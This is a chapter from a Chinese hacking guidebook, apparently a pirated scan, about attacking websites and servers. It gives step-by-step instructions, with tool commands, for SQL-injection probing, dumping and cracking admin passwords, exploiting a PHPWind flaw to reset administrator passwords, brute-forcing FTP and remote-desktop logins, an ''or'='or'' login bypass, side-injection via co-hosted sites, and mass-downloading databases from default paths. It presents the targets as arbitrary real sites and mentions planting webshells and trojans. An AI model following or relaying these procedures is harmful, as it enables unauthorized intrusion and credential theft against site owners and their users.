免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

PART 3

网站攻防篇



第10章 服务器攻击与防范

Internet 上的黑客事件显得更让人们关注，黑客攻击网站的目的多种多样，有的为了证明自己，有的发泄愤怒，有的却有一定的商业目的……保护网站正常运行就成为一个棘手的问题。那么黑客常常会使用什么方法来入侵网站系统呢？本章将给出答案。

10.1 网站注入式攻击

编写网站程序比较复杂多样，有的程序员在编写代码的时候没有对用户输入数据的合法性进行判断，使得网络系统存在巨大的安全隐患。这个时候黑客可以通过提交一段经过构造后的代码（比如数据库的查询代码），根据浏览器返回的结果，获得某些自己想得知的数据信息。这就是所谓的 SQL Injection，即 SQL 网页注入。

10.1.1 SQL注入漏洞的原理

SQL 网页注入的原理就是从客户端提交特殊的代码来收集远程网站及服务器的信息，从而获取自己所需要的相关资料。SQL 网页注入和以前的网站入侵有很大的区别，以前的网站入侵一般都是利用了服务器系统自身的漏洞，而 SQL 网页注入则是从正常的网页端口访问入侵，而且表面看起来跟一般的 Web 页面访问没什么区别，所以目前市面的防火墙都不会对 SQL 网页注入发出警报。


如果管理员没查看 IIS 日志的习惯，可能被长时间入侵都不会发觉。前面已经提到 SQL 网页注入需要构造需要的代码，入侵手法也相当灵活，所以在注入的时候会碰到很多意外的情况。成功的关键在于是否能分析得出具体情况，构造出相应巧妙的 SQL 语句来获取需要数据。

在实际的操作中，SQL 注入还根据数据库的不同分很多种情况，比如对于 ACCESS 数据库，就可以对表名进行一个个的猜测，猜出表名再接着猜列名，猜完列名再利用 ASC 和 MID 函数来

计算数据的 ASCII 码，最后再将其还原为原始数据；如果是 MSSQL 数据库的话，由于所有的列表都保存在一个特殊的地方，可以直接将数据库通过“暴库”的方法将数据库给暴出来，这种方法简单易用并且准确率极高。

10.1.2 SQL注入漏洞的查找

STEP1 首先需要对 IE 浏览器进行一些设置。单击“工具”菜单中的“Internet 选项”命令，在弹出的窗口中单击“高级”标签，把“显示友好 HTTP 错误信息”前面的勾去掉，这样设置的目的，就是从返回的错误信息中寻找可以利用的信息，否则无论服务器返回什么错误信息，IE 浏览器都只能显示为 HTTP 500 服务器错误，不能获得更多的提示信息不利于用户的操作。



去掉“显示友好 HTTP 错误信息”

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

STEP2 要进行网页注入的话，首先要判断网站是否存在注入漏洞，因为只有 ASP、PHP、JSP 等动态网页才可能存在注入漏洞。判读的方法是：打开一个由带参数的动态网页地址，例如 <http://www.xxxx.net/ReadNews.asp?NewsID=58>。只有这种问号后面附带一个参数的时候，才可以进行是否存在网页注入的判断。

STEP 3 在网页地址后输入: and 1=1 后执行操作。

(1) 如果返回错误页面则说明不存在注入漏洞; 如果返回和原先一样的正常页面, 那就将 $l=1$ 改为 $l=2$ 再执行操作;

(2) 如果返回的网页还是正常显示，就说明不存在注入漏洞；

(3) 如果显示错误的话,那么就很有可能存在注入漏洞。

下面就需要构建注入语句对该网站进行进一步的分析研究。

提示 **ATTENTION**

其实存在注入漏洞的网站大部分都存在这个特点，即如果在页面的链接后面跟一个等式就会返回一个和没有加等式前一样的页面；而在链接后面加一个不等式，就会返回各种错误信息。这就判断网站注入漏洞的一种最经典的方法。正确判断网站有注入漏洞后，还需要经过猜表、猜账号数目、猜解字段名称等多个步骤，才能最终才能获得需要的数据。

10.1.3 SQL注入漏洞的应用

对于没有接触过数据库的初学者来说，通过手工构造网页注入所需的代码很困难，因此可以直接利用现成的网页注入工具进行操作。现在网络中常见的网页注入工具包括：NBSI、HDSI、Domain、啊D注入工具等，这些大大的工具简化了网页注入操作的难度。

1. 找寻网站注入点

现在就利用“啊D注入工具”进行演示。首先单击窗口中“注入检测”中的“扫描注入点”按钮，

然后在“检测地址”中输入需要进行检测的网站地址，按回车就会打开该网页并开始检测注入点。用户可以在页面显示窗口中操作，这样可以增加程序查找漏洞的几率。如果程序检测到漏洞的话，将显示出漏洞的链接地址，也就是用于 SQL 注入入侵的注入点。



发现网站的注入漏洞

2. 分析数据库类型

在检测到的注入点链接上单击鼠标右键，选择菜单中的“注入检测”按钮，程序将自动跳转到“SQL 注入检测”界面，在“注入连接”选项中已经自动填入刚刚检测到得注入链接，用户直接单击“检测”按钮即可检测出该网站所使用的数据库类型，这也就是前面说的“猜表”的过程。接着单击“检测表段”按钮，对数据库的表段进行分析，没过多久程序就检测出数据库中的表段。




检测网站数据库类型

3. 拆解数据库信息

为了能获得需要的数据，一般都需要获得管理员的账户和密码。所以这里选择“admin”这个表段，接着单击“检测字段”按钮，同样在很短的时间内就能检测出“admin”表段中的字段名称。其中“username”字段存放的是管理员的账户，而“password”字段中当然就是登录密码。

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




拆解网站的账号密码

选择需要进行拆解的字段，再单击“检测内容”按钮来判断字段的长度和内容，程序就可以将每个字段的内容猜解出来。现在很多账户和密码都经过了 MD5 进行加密，当遇到这种情况的时候，还得通过专业的破解工具进行本地暴力解密，以还原账户名和密码的原文。

4. 破解加密的密码

我们先来了解一下什么是 MD5 加密，MD5 是 message-digest algorithm 5（信息-摘要算法）的缩写，被广泛用于加密和解密技术上，它可以说是文件的“数字指纹”。任何一个文件，无论是可执行程序、图像文件、临时文件或者其他任何类型的文件，也不管它体积多大，都有且只有一个独一无二的 MD5 信息值，并且如果这个文件被修改过，它的 MD5 值也将随之改变。因此，我们可以通过对比同一文件的 MD5 值，来校验这个文件是否被“篡改”过。



只要文件稍作修改 MD5 码就会完全改变

前面我们已获取经 MD5 加密后的账户名和密码，为了还原其原文，下面我们专业的 MD5 破解工具，专业的 MD5 的破解工具有很多，MD5Crack 就是其中非常有效的一款。运行解密工具 MD5Crack。



破解网站的密码原文

STEP1 在“密文设置”中选择“破解单个密文”选项，将经 MD5 码加密过的密文填写到输入框中，程序会自动判断这个密码是否被 MD5 加密过，经过确认后才能破解。

提示 ATTENTION

如果要破解的文件很多，你就可以保存为 txt 文件然后点“浏览”来读取文件，如果不是太多，就可以选择下面那个使用列表中的密文输入后点添加就可以了，想删除可以直接删除或批量删除。

STEP2 在“字符设置”中设置 MD5 加密前原文可能出现的字符，用户可以根据需要选择“使用字符集”、“使用字典”或“使用插件”选项，即可以使用已有的字典文件，当然，也可以选择“使用字符集”选项，然后再从中选择相应的字符。


提示 ATTENTION

这里破解 MD5 的原理其实是穷举法，方法就是倒过来猜测原文：不停地用 MD5 算法来计算字典文件里面的字符，一旦算出的结果等于“密文设置”中填写的密文，破解即成功。

STEP3 对密码的长度以及破解的速度进行设置，单击“开始”按钮程序就开始破解。

如果运气好的话就可以破解出密码原文。除此以外，还有专门的 MD5 破解网站供黑客使用，利用网站中对应的数据库进行在线破解，比如 www.xmd5.org 等网站。用浏览器打开这个破解网站，将密码信息复制到输入框里面，单击“解


密”按钮网站就可以从数据库里进行比对，从而破解出这个密码信息的原文。



破解网站的密码原文


5. 寻找后台并登录

当成功获得了管理员的账户和密码后，那就可以开始检测该网站的管理入口了。这里使用“啊D注入工具”，单击“检测管理入口”按钮，工具就开始自动的检测该网站的管理入口了。



分析网站的后台地址

当检测到网站的管理入口后，在检测到的地址上单击鼠标右键，选择“用IE打开连接”命令就转到浏览器窗口，在这里使用前面破解的管理员账户和密码进行登录，进入网站的后台后就可以对其进行管理操作了。



用密码登录网站后台

10.2 网站漏洞入侵

为了方便用户快速搭建网站，网上有很多现成的网站系统可以使用，比如大名鼎鼎的动网、动易、BBSXP、PHPWind等。可是网站系统的普通的电脑系统一样，也会存在各种各样的安全漏洞，这样黑客就可以利用这些漏洞轻而易举地入侵网站。

10.2.1 大量PHPWind论坛入侵

PHPWind 作为国内知名的通用型程序供应商，特别是被广泛应用于网站论坛系统，在国内互联网中几乎约占 1/3 的市场份额。可是在 2007 年 4 月 6 日傍晚，由于 PHPWind 论坛系统代码中某些不稳定因素而导致的系统漏洞，瞬间该漏洞在互联网中爆发开来，一场血雨腥风就这样迅速波及整个互联网。

2007 年 4 月 6 日下午，“掌机天堂”论坛的管理层的 ID 账号开始出现异动，凌晨，黑客利用最新的 PHPWind 漏洞利用工具对网站进行入侵。黑客在相继使用工具盗取了多位总版账号后，获取管理员权限进入网站的系统后台，强行关闭了“掌机天堂”网站还对网站首页进行了修改。此外黑客删除了将近 5300 名普通会员的 ID 账号，以及“掌机天堂”建站二年来几个 G 的全部的论坛附件，并且强行跳转网站到某个同类网站。



网站发出的漏洞声明

窥一斑而见全貌，这次漏洞使得很多使用 PHPWind 论坛都被入侵，有的被挂上广告，有

的被挂上网页木马，当然也有一些数据库被删除。反正通过此次漏洞让论坛蒙受巨大的损失，那么到底是怎样一个漏洞可以达到这样的破坏能力呢？

10.2.2 PHPWind漏洞形成原因

那次 PHPWind 论坛漏洞形成的原因是利用了 require 文件夹中的一个文件过滤不严格造成的，使得攻击者可以任意修改别人的账号密码。另外，入侵这次漏洞的利用工具先于漏洞公布，也是造成这次 PHPWind 论坛大面积被入侵的主要原因。当然网站系统的漏洞各种各样的，因此漏洞现成的原因自然也就存在各种原因。

10.2.3 PHPWind论坛被入侵

首先利用搜索引擎搜索使用 PHPWind 论坛的网站，只需要在关键词输入框中输入“Powered by PHPWind 5.0”即可，然后搜索引擎能够搜索到大量使用 PHPWind 论坛的网站。当然也不用搜索，因为“PHPWind 5.x Exploits 工具”的文件列表中已经包含大量使用 PHPWind 论坛的网站链接。

从文件列表中任意选择一个网站链接，接下来运行“PHPWind 5.x Exploits 工具”，利用工具分为文字界面和图形界面两种。这里的演示我们选择文字界工具，因为它效率高。

STEP1 打开命令提示符窗口，然后执行命令“pw5expcmd.exe url”即可检测出该 PHPWind 论坛是否存在这个漏洞。如果检测到漏洞存在的话，就会出现“Ok! I Find bugs AND ready to Exploit”这样的提示语句。




检测网站是否有漏洞

STEP2 登录这个网站论坛，从管理员列表中查找可以利用的管理员账号。然后切换到命令提示符窗口，执行命令“pw5expcmd.exe url username”。当利用工具成功利用该漏洞执行完成以后，就会出现“The user add or password is changed succeed”这样的提示语句，这样就表示已经将该管理员账号的密码改为 123456。当然也可以执行另外的一段命令“pw5expcmd.exe url username password”，就可以将该管理员账号的密码改为自己需要的密码。每一个网站漏洞的利用方法都不同，绝大多数漏洞还是通过利用工具破解，管理员账号密码来进行操作的。



修改管理员账号密码

STEP3 随后黑客可利用这个管理员账号登录论坛，单击“系统设置”选项即可登录到后台，这样黑客就可以对网站数据库进行任意的管理设置。黑客还可以可以上传 PHP 木马从而得到一个 WebShell，然后通过 WebShell 进一步提升权限便可以控制整个网站。



用密码登录网站后台

10.3 端口破解入侵网站

通过网址系统的后台管理，可以实现对网站的管理。其实通过服务器相关端口，也可以实现网站的管理。大家知道网站都是假设在服务器上的，而这些服务器往往又会开放很多的网络端口，比如利用 21 端口就可以通过 FTP 协议来上传文件，利用 3389 端口的终端服务命令就可以对服务器进行管理。

10.3.1 什么是端口破解

提到破解可能会想到很多信息，比如软件破解、邮箱破解、口令破解等，那么什么是端口破解呢？大名鼎鼎的米特尼克很多人都知道吧？他通过对北美空中防务指挥部的密码进行破解，并且在这套系统中留下“后门”，最终米特尼克就“大摇大摆”地进入了这个系统。

可能的用户会觉得这个案例和端口破解有什么关系。其实端口破解实际上就是对该端口所提供的网络信息服务账号密码进行破解。这种破解是黑客使用得最早也是最老的方法，黑客可以通过破解账号密码来安装后门，即便以后管理员封了被破解的账号密码，黑客依然可以利用安装后门进行入侵。多数情况下，黑客会寻找口令较弱的未使用账号，然后将口令进行修改或克隆。

10.3.2 端口怎样被破解


之前我们先来看一个实例：某黑客对端口进行了破解，成功地获得了远程系统中 FTP 账号密码信息，之后他上传了 PHP 木马，因此控制了一台 linux 的服务器。那么这个端口到底是怎样进行破解操作的呢？

1. 配置黑客字典

黑客在进行端口破解的过程中，穷举法就是最常见的一种方法。它是随机从字典文件中抽出一段词组来和要破解的账号密码进行比对，直到破解出需要的密码或是字典文件中的词组全部试完为止，也就是俗称的暴力破解。暴力破解需要一个好的字典文件，下面我们就来配置生成一个


字典文件。

HackerDicBuilder 是一款功能十分强大的字典生成工具，设计者根据人们设置密码的习惯，采用线程技术来生成字典文件，可以说它的功能是这些字典工具中最强的。直接运行字典程序，可以看到程序采用了向导式的配置过程。单击“下一步”按钮，首先出现的是“基本数据”的配置窗口，这里利用用户的名称和出生日期来配置字典文件，这也是最常用的密码设置方案。用户可以按照“姓+名+年（4 位或后 2 位）”、“姓或名+年（4 位或后 2 位）”、“年（4 位或后 2 位）+月+日”、“年（4 位或后 2 位）+月或日”和“月+日 姓或名+年（4 位或后 2 位）+或月或日”等多种组合方式可以选择。




设置字典文件的信息

程序还可以按照邮政编码、长途区号、普通电话和移动电话等来配置字典文件，也可以按照常用数字、常用英文、罕见组合等选项进行配置，另外还可以在“自定义组合”中填写自己认为的其他密码组合。



合并系统中其他字典

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



设置字典文件的精度

最后在“其他设置”窗口中设置字典文件的复杂程度，以及文件的保存路径，单击“生成字典”按钮就会生成配置完成的字典文件了。

提示 ATTENTION


好的字典文件在于“精”，而不在于“大”，所以用户在配置过程中，一定要根据破解的相关信息来设置相应的选项，不然词条过多的字典文件不但影响字典生成的时间，还会在破解过程中浪费大量的时间和精力。

2. 端口破解过程


其实好多端口扫描器就带有相关的破解功能，比如国内有名的 X-Scan、流光、X-way，以及 Windows 主动攻击探测机等，这里就用安全焦点的 X-Scan 来进行演示操作。虽然 X-Scan 已经推出了最新的 V3.3 版，但是仍然需要使用 V2.3 这个老版本。

STEP1 运行 X-Scan-v2.3 后，首先单击工具栏中的“扫描模块”按钮，在弹出的窗口选择需要进行破解的服务，这里包括了好多常见的网路服务使用的扫描模块。比如选择 FTP 弱口令和 SQL Server 弱口令等，“确定”后退出设置窗口。

STEP2 单击工具栏中的“扫描参数”按钮，在弹出的窗口进一步的进行设置，在“检测范围”→“指定 IP 范围”下设置需要扫描地址，另外选中“无条件扫描”选项，这样可以在对方主机不响应的情况下继续进行扫描。




设置需要破解的服务




设置破解程序的信息

STEP3 在“端口相关设置”选项中设置服务需要的端口，其实在“预设知名服务端口”已经预设了一些常见的服务使用的端口置，例如 SQL Server 的 1433 端口、FTP 的 21 端口等。当然可以在“待检测端口”列表中输入更多需要扫描的端口，比如远程管理软件 Radmin 使用的 4489 端口，以及远程桌面使用的 3389 端口等。




设置添加扫描的端口

在“字典文件设置”选项中设置端口破解需要的用户名以及密码字典文件，程序正是通过这些文件进行弱口令的破解的。如果用户想更改某个服务的用户名以及密码字典文件的话，只需在默认的文件列表中双击然后选择其他的文件即可。



设置破解需要的字典

STEP 4 设置完成后单击工具栏中的“开始扫描”按钮，这样就可以对目标 IP 地址的端口进行扫描破解。当扫描完成后 X-Scan 会自动的弹出检测报告。可以看到，该 IP 地址开放了 FTP 服务，并且成功的破解除了其账号密码。这样就可以通过 FTP 工具上传木马程序来进行挂马等操作。除了 X-Scan 外，大家也可以试一试其它的扫描破解软件，感受其它扫描破解软件的优点。




查看破解工具的结果

3.其它端口破解

前面提到的这些端口破解软件，只能对常见的端口进行破解。因此一些特别的端口就需要使用特别的工具进行破解，比如 Windows 系统的终端服务、以及 Radmin 服务端等。这里就来简单的介绍一下终端服务端口的破解程序，TScrack.

Exe 就是这样一个针对终端服务的密码破解程序。

打开系统的命令提示符窗口，首先输入软件名称来查看其使用方法，接着输入如下的命令：tscrack IP 地址 -l administrator -w pass.Dic。这段命令的意思是：运行程序来破解用户名为 administrator 的远程终端服务，破解使用的字典文件为 PASS.DIC。程序可以指定多种参数进行配置，使用起来还是非常灵活的。



破解远程终端的密码

10.4 利用“旁注”入侵网站

使用了常规方法无法奏效的话，黑客就需要使用一些旁门左道了，那么“旁注”可能就成为黑客的另一种选择。

10.4.1 旁注的具体含义

“旁注”就是通过在目标网站所在的主机上存放的其它网站进行注入攻击的方法。通过搜索到当前主机上捆绑的其它站点，或许黑客就可以从这些站点找到攻击的入口。简单地说，就是一个小偷想进入一个用户家里，但是这家的防盗门十分牢固无法进入。这时他转而进入邻居的家里，通过邻居家的阳台再进入到这个用户家里。“旁注”实际上是一种思想，一种考虑到管理员的设置和程序的功能缺陷而产生的，它不是一种单纯的路线入侵方法。

2005 年，国内著名的黑客杂志《黑客防线》的网站被攻破，黑客使用的方法就是“旁注”。当时《黑客防线》网站所在的主机包括一个新闻系

统和一个论坛，这些系统都非常的牢固，没有任何的问题。但是，通过旁注检测发现该主机一共捆绑了四个域名，这几个网站的安全性都非常的差，有一个特别的严重存在注射漏洞。黑客利用作为原始的“'or'='or'”就成功登录网站的后台，并上传 ASP 木马查看整个主机的磁盘目录，最终成功入侵《黑客防线》的网站。

10.4.2 旁注的实际操作

中国有句古话：工欲善其事必先利其器。所以在网络安全的检测中，选择一款合式的工具是非常重要的。“旁注 WEB 综合检测程序”就是一款专业的检测工具，这款检测工具已经开发完成了多个模块，包括旁注检测、综合上传、SQL 注入、PHP 注入、数据库管理等，用户通过这样一个工具可以方便轻松的完成以前多个工具的功能。从网上下载“旁注 WEB 综合检测程序”，解压后运行文件夹中的主程序即可。

STEP1 选择该工具的第一个模块——旁注检测，这是该检测工具的重要功能之一。其中包括五个选项卡：网页浏览、二级检测、网站批量检测、功能设置和功能介绍。首先在“当前路径”栏输入网页地址，单击“查询”按钮后过一会就可以在左侧列表中显示出该 IP 地址捆绑的所有域名。随便从列表中选择一域名，单击“连接”按钮即可打开该网站的首页，通过“刷新”、“前进”和“后退”按钮可以网页进行调整，“网页浏览”功能就相当于一个简易的浏览器功能。




分析捆绑的其他域名

STEP2 选择“SQL 注入”模块，如果在前面通过旁注功能得到服务器下的众多网站后，就可以通过“批量扫描注入点”模块来对这些网站同时进行注入分析。单击“设置”选项中的“载入查询网址”按钮，程序就可以把旁注出来的网址载入到列表中。然后只需要直接单击“检测”选项下的“批量分析注入点”按钮即可。“旁注 WEB 综合检测程序”扫描的速度非常快，很快就可以在“注入点”区域显示出存在注入漏洞的网页。



对所有网址批量分析

STEP3 任意选择一个存在注入点的网页，单击鼠标右键中的“检测注入”命令后，程序就会自动得跳转到“SQL 注入猜测检测”选项卡，这样就可以对这个注入漏洞的网页进行破解。



对指定网址进行注入

在窗口中的“注入点”栏目中，程序已经自动将需要检测的网址添加到此，用户只需单击“开

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

始检测”按钮就可以了。程序首先会判断该网页是否可以注入，再对远程服务器的数据库进行分析。分析完成后就可以单击“猜解表名”按钮来猜测数据库中的列表名称等信息内容。由于注入的分析过程前面已经讲过，这里就不在进行相关内容的讲解介绍了。

10.5 利用“暴库”快速获取管理员密码

现如今适合菜鸟的入侵方法，不外乎就是网页注入以及数据库暴库，说通俗一些就是直接下载别人的数据库来破解密码。要想获得网站的数据库地址，我们首先需要了解网站使用的系统类型，因为现在网站使用的系统很多源代码都可以在互联网上找到。我们只需要下载一个相应的网络系统进行分析，就可以轻易地找到数据库所在的位置。

10.5.1 黑客入侵原理


制作过网站的朋友都知道，网站系统既可以自己编写，也可以购买下载现成的网络系统使用。由于网站系统的开发人员为了能让系统正常的运行，于是在开发的时候都默认地设置了一些系统相关的信息，比如管理员的账号密码、网站系统的数据库位置、系统后台的位置等等。可是很多网站架设者从网上下载了整套的系统后，并没有按照说明文件进行相关的内容更改，于是很多人就可以通过默认的位置查找数据库的位置，然后获取数据库中的信息，成功地进入系统后台，并对网站系统进行控制。

10.5.2 入侵操作过程

从网上下载一套动易网站系统的源代码，从而来确定数据库文件的默认位置。通过系统搜索MDB格式的文件，找到后基本就可以确定是数据库文件。

STEP1 由此我们可以得到动易系统数据库的地址为“Database\PowerEasy2006.mdb”。现在打开挖掘机程序，在“URL 后缀”标签中单击“添

加后缀”按钮，将动易系统的数据库后缀添加进去。



设置需要扫描的信息

STEP2 单击“开始”按钮即可自动在网络中进行搜索，现在只需要等待搜索结果即可，大约一杯茶的功夫程序就可以搜索到大量这个后缀的网址。在“检测结果”列表中任意选择一个网址双击，就可以进行网站数据库文件的下载。

